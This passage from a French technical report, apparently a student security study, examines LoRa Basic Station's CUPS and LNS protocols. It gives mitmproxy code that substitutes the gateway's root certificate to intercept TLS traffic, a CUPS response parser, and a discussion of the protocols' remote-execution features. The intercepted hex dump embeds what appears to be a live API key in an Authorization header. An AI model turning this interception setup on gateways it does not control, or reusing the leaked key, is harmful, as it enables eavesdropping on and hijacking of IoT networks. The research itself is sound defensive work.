                "type": "websocket",
                "direction": "sent" if message.from_client else "received",
                "content": content
            }

            # update file
            self.append_to_file(self.wss_messages_file, message_info)

            ctx.log.info(f"[{timestamp}] Logged WebSocket message from {'client'
if message.from_client else 'server'}")


    # on obj destruct kill the filestream
    def __del__(self):
        self.requests_file.close()
        self.wss_messages_file.close()

class CUPSInterceptor:

    ca_cert_path = '/home/mitmproxy/mitmproxy-ca-cert.pem'

    def __init__(self) -> None:
        # load CA certificate content
        self.ca_cert_content = self.load_ca_cert_content()

    # as ttn seems to provide cert to gateway
    # this fnct will load it, then will erase on-the-fly response
    def load_ca_cert_content(self):
        try:
            with open(self.ca_cert_path, 'rb') as f:
                ca_cert_content = f.read()
                f.close()
            return ca_cert_content
        except Exception as e:
            timestamp = self.timestamp_now()
```

```
            ctx.log.info(f"[{timestamp}] Error loading CA certificate content:
{e}")
            return b''


    def timestamp_now(self):
        return time.strftime('%Y-%m-%d %H:%M:%S', time.localtime())

    # remove root certif if present in https response
    def response(self, flow: http.HTTPFlow):
        timestamp = self.timestamp_now()

        try:
            if 'content-type' in flow.response.headers:
                if flow.response.headers['content-type'] == 'application/octet-
stream':
                    # verify the content to check
                    if b'ISRG Root X10' in flow.response.content:
                        ctx.log.info(f'Content of request before interception:
{flow.response.content.hex()}')
                        flow.response.content = self.ca_cert_content
                        ctx.log.info(f"[{self.timestamp_now()}] ISRG Root X10
intercepted and erased")
        except Exception as e:
            ctx.log.info(f"[{timestamp}] Error processing HTTP response: {e}")

# add the current logger as new addon on mitmproxy
addons = [LNSInterceptor(), CUPSInterceptor()]
```

Listing 4 *– Code d'interception des messages LoRaWAN*


Le code ci-dessus contient deux classes, LNSInterceptor et CUPSInterceptor. La première permet de stocker sous forme JSON les requêtes entre la Gateway et le serveur TheThingsNetwork contenant les Uplink et Downlink Messages.

La seconde partie permet d'intercepter et modifier le contenu des requêtes CUPS. Quand la Gateway se connecte au réseau, la première fois et périodiquement, celle-ci va fournir une configuration au serveur CUPS et celui-ci va lui renvoyer une réponse binaire. Cette dernière contient le certificat TTN et d'autres paramètres. Il faut donc écraser la partie du certificat root pour éviter que celui-ci remplace celui du mitmproxy.

1.2.4.3 Configuration de la Gateway

La Gateway étant connectée sur le réseau local, elle n'est pas directement connectée sur le Raspberry PI. Il faut donc que tout son trafic soit dirigé sur le Raspberry PI. Ainsi, le Docker mitmproxy étant sur le Raspberry PI et les redirections de port déjà mises en place sur celui-ci, la simple redirection du trafic du port 8887 et 443 de la Gateway enverra directement les requêtes sur le mitmproxy.

Pour se faire le plus simple est d'ajouter une entrée DNS dans le fichier */etc/hosts* de la Gateway qui redéfini l'adresse IP du serveur TTN comme celle du Raspberry PI :



L'avantage de faire ceci est d'éviter de devoir mettre en place des règles iptables persistantes qui redirigent une partie du trafic sur le Raspberry PI. Ici, automatiquement tout ce qui doit transiter sur le serveur TTN passera par le mitmproxy sur le Raspberry PI.

1.2.4.4 Certificat mitmproxy

Pour que le mitmproxy puisse accéder au trafic de la Gateway, il faut que cette dernière utilise les certificats générés par mitmproxy.

Dans la configuration d'usine, les certificats utilisés pour la communication vers TTN sont stockés dans */etc/station*. Il y a deux éléments à remplacer :

1. Le fichier *tc.tRust* : certificat root de TTN au format PEM.
2. Le fichier *cups.tRust* : certificat root de TTN au format DER.

Un comportement intéressant : DER et PEM fonctionnent dans les deux cas.




Figure 20 Contenu /etc/station dans la Gateway

Après cette dernière étape, il est possible de voir transiter les communications LoRaWAN sur le mitmproxy sur l'adresse du Raspberry PI sur le port 8081 :





Figure 21 Exemple de communication interceptée


File
Start
Options
Flow
Replay
Duplicate
Revert
Delete
Mark
Flow Modification
Export
Export
Resume
Abort
Interception
Path
Method
Status
Size
Time
https://eu1.cloud.thethings.network:8887/traffic/eui... WSS 101 2.2kb 2min
https://eu1.cloud.thethings.network:8887/traffic/eui... WSS 101 94.2kb 17min
https://eu1.cloud.thethings.network:8887/traffic/eui... WSS 101 16.7kb 14min
https://eu1.cloud.thethings.network:8887/router-info WSS 101 158b 233ms
https://eu1.cloud.thethings.network:8887/traffic/eui... WSS 101 70.8kb 2h
https://eu1.cloud.thethings.network:8887/traffic/eui... WSS 101 786.4kb 25h
Request
Response
WebSocket
Connection
Timing
Comment
2024-06-25 12:25:43.313
{"msgtype":"updf","MHdr":64,"DevAddr":548493917,"FCtrl":128,"FCnt":54953,"FOpts":
2024-06-25 12:25:51.738
{"msgtype":"propdf","FRMPayload":"E02A9FED4090109F3418B49EC4C0C5DBD103F31DAD1D7C9
2024-06-25 12:25:59.420
*:8080
mitmproxy 10.3.1

LoRa Basic Station™

Le but de ce paquet forwarder est de remplacer l'ancien communément utilisé Semtech UDP. Contrairement à Semtech UDP, il utilise la communication over HTTPS pour garantir la sécurité, en plus de la stack applicative sécuritaire de LoRaWAN. Semtech UDP, quant à lui, envoyait simplement les données LoRaWAN via UDP, ce qui enlevait une couche de sécurité. Une simple analyse wireshark sur ce dernier permettait de voir en clair passer les Uplink/Downlink Messages.

Basic Station regroupe deux protocoles, LNS pour la transmission des Uplink/Downlink Messages et CUPS pour la gestion et calibration réseau de la Gateway avec le réseau LoRaWAN.

1.1 CUPS

CUPS signifie Configuration and Update Server[13]. Pour configurer celui-ci, il faut une Gateway compatible LoRa Basic Station™. Ensuite, il faut générer deux clés d'API qui seront passées dans le header Bearer HTTPS des requêtes pour authentifier la Gateway :

1. CUPS API key avec les droits suivants :
    a. View gateway infromation
    b. Retrieve secrets associated with a gateway
    c. Edit basic gateway setting
2. LNS API key avec le droit suivant :
    a. Link as Gatway Server for traffic exchange, i.e write uplink and read downlink

A partir du moment où CUPS est mis en place sur une Gateway, les informations relatives à LNS sont automatiquement configurées sur la Gateway. Ainsi, celle-ci communiquera via WSS over HTTPS.

Comme mentionnée dans la documentation, à chaque initialisation de connexion la Gateway va effectuer une requête POST HTTPS sur le serveur LoRaWAN sur le endpoint /update-info.

Chronologie des requêtes dans le schéma ci-contre tiré de la documentation :




Figure 22 Schéma d'appels d'API CUPS provenant de la documentation doc.sm.tc.

Cette requête contient les informations relatives à la Gateway. Dans le cas présent voici son contenu vu depuis mitmproxy :

[13] https://doc.sm.tc/station/cupsproto.html




Figure 23 Contenu de la requête /update-info

Dans le champ Authorization est bien présente la clé générée CUPS. Il est possible de voir les champs relatifs à la Gateway de test comme stipulés dans la documentation[14].

Plus

1.1.1 Réponse

Ce qui est intéressant est la réponse à la requête /update-info précédente. La réponse est définie comme un bloc binaire comme suit :

Bytes	Field	Description
1	cupsUriLen	Length of CUPS URI (cun)
cun	cupsUri	CUPS URI (cups.uri)
1	tcUriLen	Length of LNS URI (tun)
tun	tcUri	LNS URI (tc.uri)
2	cupsCredLen	Length of CUPS credentials (ccn)
ccn	cupsCred	Credentials blob
2	tcCredLen	Length of LNS credentials (tcn)
tcn	tcCred	Credentials blob
4	sigLen	Length of signature for update blob plus size of the keyCRC field (4)
4	keyCRC	CRC of the key used for the signature
sig	sig	Signature over the update blob
4	updLen	Length of generic update data (udn)
udn	updData	Generic update data blob

Figure 24 Description de chaque champ CUPS /update-info provenant de la documentation doc.sm.tc.

[14] https://doc.sm.tc/station/cupsproto.html#http-post-request

Voici un code Python permettant de parser la réponse pour une lisibilité plus agréable :

```
"""
This function is used to parse a binary response from the following cups api
call /update-info
doc: https://doc.sm.tc/station/cupsproto.html#http-post-response
"""
def parse_response(data):
    # !! The length fields shall be encoded in little endian.
    offset = 0  # Byte offset at beginning

    # Read cupsUriLen (1 byte)
    cupsUriLen = data[offset]
    offset += 1

    if cupsUriLen > 0:
        # Read cupsUri (cupsUriLen bytes)
        cupsUri = data[offset:offset + cupsUriLen].decode()
        offset += cupsUriLen
    else:
        cupsUri = ""

    # Read tcUriLen (1 byte)
    tcUriLen = data[offset]
    offset += 1

    if tcUriLen > 0:
        # Read tcUri (tcUriLen bytes)
        tcUri = data[offset:offset + tcUriLen].decode()
        offset += tcUriLen
    else:
        tcUri = ""

    # Read cupsCredLen (2 bytes, little endian)
    cupsCredLen = int.from_bytes(data[offset:offset + 2], byteorder='little')
    offset += 2

    if cupsCredLen > 0:
        # Read cupsCred (cupsCredLen bytes)
        cupsCred = data[offset:offset + cupsCredLen]
        offset += cupsCredLen
    else:
        cupsCred = ""

    # Read tcCredLen (2 bytes, little endian)
    tcCredLen = int.from_bytes(data[offset:offset + 2], byteorder='little')
    offset += 2

    if tcCredLen > 0:
        # Read tcCred (tcCredLen bytes)
        tcCred = data[offset:offset + tcCredLen]
        offset += tcCredLen
```

```
    else:
        tcCred = ""

    # read sigLen (4 bytes, little endian)
    sigLen = int.from_bytes(data[offset:offset + 4], byteorder='little')
    offset += 4

    # Read keyCRC (4 bytes, little endian)
    keyCRC = int.from_bytes(data[offset:offset + 4], byteorder='little')
    offset += 4

    if sigLen > 0:
        # Read sig (sigLen bytes)
        sig = data[offset:offset + sigLen]
        offset += sigLen
    else:
        sig = ""

    # Read updLen (4 bytes, little endian)
    updLen = int.from_bytes(data[offset:offset + 4], byteorder='little')
    offset += 4

    if updLen > 0:
        # Read updData (updLen bytes)
        updData = data[offset:offset + updLen]
        offset += updLen
    else:
        updData = ""

    return {
        "cupsUriLen": cupsUriLen,
        "cupsUri": cupsUri,
        "tcUriLen": tcUriLen,
        "tcUri": tcUri,
        "cupsCredLen": cupsCredLen,
        "cupsCred": cupsCred,
        "tcCredLen": tcCredLen,
        "tcCred": tcCred,
        "sigLen": sigLen,
        "keyCRC": keyCRC,
        "sig": sig,
        "updLen": updLen,
        "updData": updData
    }
```

Listing 5 *– Parser de réponse HTTPS CUPS*

Voici ci-dessous l'exécution d'un parsing avec ce script sur une réponse prise dans mitmproxy (resp_hex contient la réponse du serveur à /update-info en hexadécimal).

```
# this hex come from a real intercepted request from mitmproxy during cups api
call
```

```
resp_hex=
'00000000e6053082056b30820353a003020102021100821 0cfb0d240e3594463e0bb63828b00300
d06092a864886f70d01010b0500304f310b3009060355040613025553312930270603550 40a13204
96e7465726e6574205365637572697479205265736561726368204772 6f75703115301306035504 0
3130c4953524720526f6f74205831301e170d3135303630343131303433385a170d3335303630343
131303433385a304f310b3009060355040613025553312930270603550 40a1320496e7465726e657
42053656375726974792052657365617263682047726f75703115301306035504031 30c495352472
0526f6f74205831308202223 00d06092a864886f70d01010105000382020f003082020a028202010
0ade82473f41437f39b9e2b57281c87bedcb7df38908c6e3ce657a078f775c2a2fef56a6ef6004f2
8dbde68866c4493b6b163fd14126bbf1fd2ea319b217ed1333cba48f5dd79dfb3b8ff12f1219a4bc
18a8671694a66666c8f7e3c70bfad292206f3e4c0e680aee24b8fb7997e94039fd347977c9948235
3e838ae4f0a6f832ed149578c8074b6da2fd0388d7b0370211b75f2303cfa8faedda63abeb164fc
28e114b7ecf0be8ffb5772ef4b27b4ae04c12250c708d0329a0e15324ec13d9ee19bf10b34a8c3f8
9a36151deac870794f46371ec2ee26f5b9881e1895c34796c76ef3b906279e6dba49a2f26c5d010e
10eded9108e16fbb7f7a8f7c7e50207988f360895e7e237960d36759efb0e72b11d9bbc03f94905d
881dd05b42ad641e9ac0176950a0fd8dfd5bd121f352f28176cd298c1a80964776e4737baceac595
e689d7f72d689c50641293e593edd26f524c911a75aa34c401f46a199b5a73a516e863b9e7d72a71
2057859ed3e5178150b038f8dd02f05b23e7b4a1c4b730512fcc6eae050137c439374b3ca74e78e1
f0108d030d45b7136b407bac130305c48b7823b98a67d608aa2a32982ccbabd83041ba2830341a1d
605f11bc2b6f0a87c863b46a8482a88dc769a76bf1f6aa53d198feb38f364dec82b0d0a28fff7dbe
21542d422d0275de179fe18e77088ad4ee6d98b3ac6dd27516effbc64f533434f0203010001a3423
040300e0603551d0f0101ff040403020106300f0603551d130101ff040530030101ff301d0603551
d0e0416041479b459e67bb6e5e40173800888c81a58f6e99b6e300d06092a864886f70d01010b050
00382020100551f58a9bcb2a850d00cb1d81a6920272908ac61755c8a6ef882e5692fd5f6564bb9b
8731059d321977ee74c71fbb2d260ad39a80bea17215685f1500e59ebcee059e9bac915ef869d8f8
480f6e4e99190dc179b621b45f06695d27c6fc2ea3bef1fcfcbd6ae27f1a9b0c8aefd7d7e9afa220
4eb-
ffd97fea912b22b1170e8ff28a345b58d8fc01c954b9b826cc8a8833894c2d843c82dfee965705ba
2cbbf7c4b7c74e3b82be31c822737392d1c280a43939103323824c3c9f86b255981dbe29868c229b
9ee26b3b573a82704ddc09c789cb0a074d6ce85d8ec9efce-
abc7bbb52b4e45d64ad026cce572ca086aa595e315a1f7a4edc92c5fa5fbffac28022ebed77bbbe3
717b9016d3075e46537c3707428cd3c4969cd599b52ae0951a8048ae4c3907cecc47a452952bbab8
fbadd233537de51d4d6dd5a1b1c7426fe64027355ca328b7078de78d3390e7239ffb509c796c46d5
b415b3966e7e9b0c963ab8522d3fd65be1fb08c284fe24a8a389daac6ae1182ab1a843615bd31fdc
3b8d76f22de88d75df17336c3d53fb7bcb415fffdca2d06138e196b8ac5d8b37d775d533c09911ae
9d41c1727584be0241425f67244894d19b27be073fb9b84f817451e17ab7ed9d23e2bee0d5280413
3c31039edd7a6c8fc60718c67fde478e3f289e0406cfa5543477bdec899be91743df5bdb5ffe8e1e
57a2cd409d7e6222dade1827000000000417574686f72697a6174696f6e3a204e4e5358532e534d49
4944354a4d4f44554644534d485046374a5a56334a56415853554b4259474c36534a37512e44554e
4b3433453752334a4246464a524536364e514d4b43545535574b3458334c4336454d4a484c475347
33485a5552504542510d0a00000000000000000000000000'
hex_data = bytes.fromhex(resp_hex)
parsed_data = parse_response(hex_data)
for key, value in parsed_data.items():
    print(f"{key}: {value}")
```

Sortie :

Figure 25 Résultat du parser des réponses HTTPS CUPS

La sortie ci-contre montre qu'il n'y a pas de mise à jour requise, car les champs mis en évidence en jaune sont vides. Le champ tcCred est, quant à lui, rempli avec le certificat root de TTN et la clé CUPS. C'est lui qui contient les données d'authentification et connexion avec le réseau LoRaWAN.

1.1.1.1 Champ updData

Le plus intéressant est le champ updData. D'après la figure 24, venant de la documentation, updData peut contenir un binaire exécutable par la Gateway d'une taille updLen. En d'autres termes, le serveur CUPS peut faire du remote command exécution sur la Gateway. Du point de vue de la sécurité, c'est clairement mauvais. Ceci signifie que dans le cas d'une compromission du serveur CUPS, toutes les Gateways connectées à celui-ci seraient en mesure d'exécuter du code pour lui. Il est facile de penser à une attaque d'envergure comme Mirai[15]. Voici-là un premier bémol dans ce protocole.

1.2 LNS

LNS signifie LoRaWAN Network Server est le protocole qui gère le transit des Uplink et Downlink Messages entre la Gateway et le serveur LoRaWAN.[16]

Il consiste en 3 étapes, comme dans le schéma ci-dessous :




Figure 26 Schéma de fonctionnement LNS tiré de doc.sm.tc

1. Discovery : effectue une requête WSS over HTTPS /router-info dans le but de récupérer les données du serveur vers lequel envoyer les Uplink Messages.

[15] https://en.wikipedia.org/wiki/Mirai_(malware)
[16] https://doc.sm.tc/station/tcproto.html


2. L'étape Config n'est pas apparue dans les tests effectués dans le présent travail. En principe, c'est ici que la Gateway transmet ses informations système :

   ```
   {"msgtype":"version","station":"3.0.2(mips-openwrt/dragino)","firmware":null,"package":null,"model":"mips-openwrt","protocol":2,"features":"rmtsh"}
   ```

   Ci-dessus, voici les informations de la Gateway fournie au serveur. Dans le cas des tests, celles-ci étaient directement fournies via /traffic/eui-<GATEWAY_EUI>(Etape qui n'est pas détaillée dans la documentation).

3. Après ceci, les étapes Uplink Downlink qui consistent à envoyer recevoir ou transmettre les messages LoRaWAN.

Voici ci-dessous l'exemple de l'appel sur /router-info :



Contenu du websocket ouvert :




Figure 27 Initialisation de la connexion LNS

1.2.1 Remote Command Execution

Un point surprenant du protocole LNS est la possibilité d'exécuter du code arbitraire sur la Gateway à distance. Ceci nécessitant tout de même que le flag d'exécution de commande à distance soit activé. Cela signifie que le serveur LoRaWAN peut contrôler la flotte de End Device à distance en exécutant n'importe quoi dessus. C'est une sorte de « backdoor » documentée. Dans la littérature ceci ferait référence à une RCE pour Remote Command Exécution[17].

Il existe deux manières de procéder en se basant sur la documentation. Ces points seront abordés plus bas dans la section Test.

Ces fonctionnalités suscitent de grandes questions sur la sécurité de ce protocole IoT. Voici un cas d'exemple : une entreprise gère une flotte d'environ 20 000 End Devices. Celle-ci les administre avec ces fonctions d'exécution de

[17] https://attack.mitre.org/techniques/T1203/

commande à distance. Un hacker malveillant (black hat) détourne l'accès au compte administratif et réussi à prendre le contrôle de toute la flotte de End Device. Celui-ci est en mesure de déployer très facilement une attaque DDOS[18].

Test sur LNS et CUPS

Pour tester la sécurité des protocoles, une série de tests va être mise en place pour en évaluer les résultats. Ces tests sont développés en Python et intégrés à mitmproxy dans la classe TestSamples.

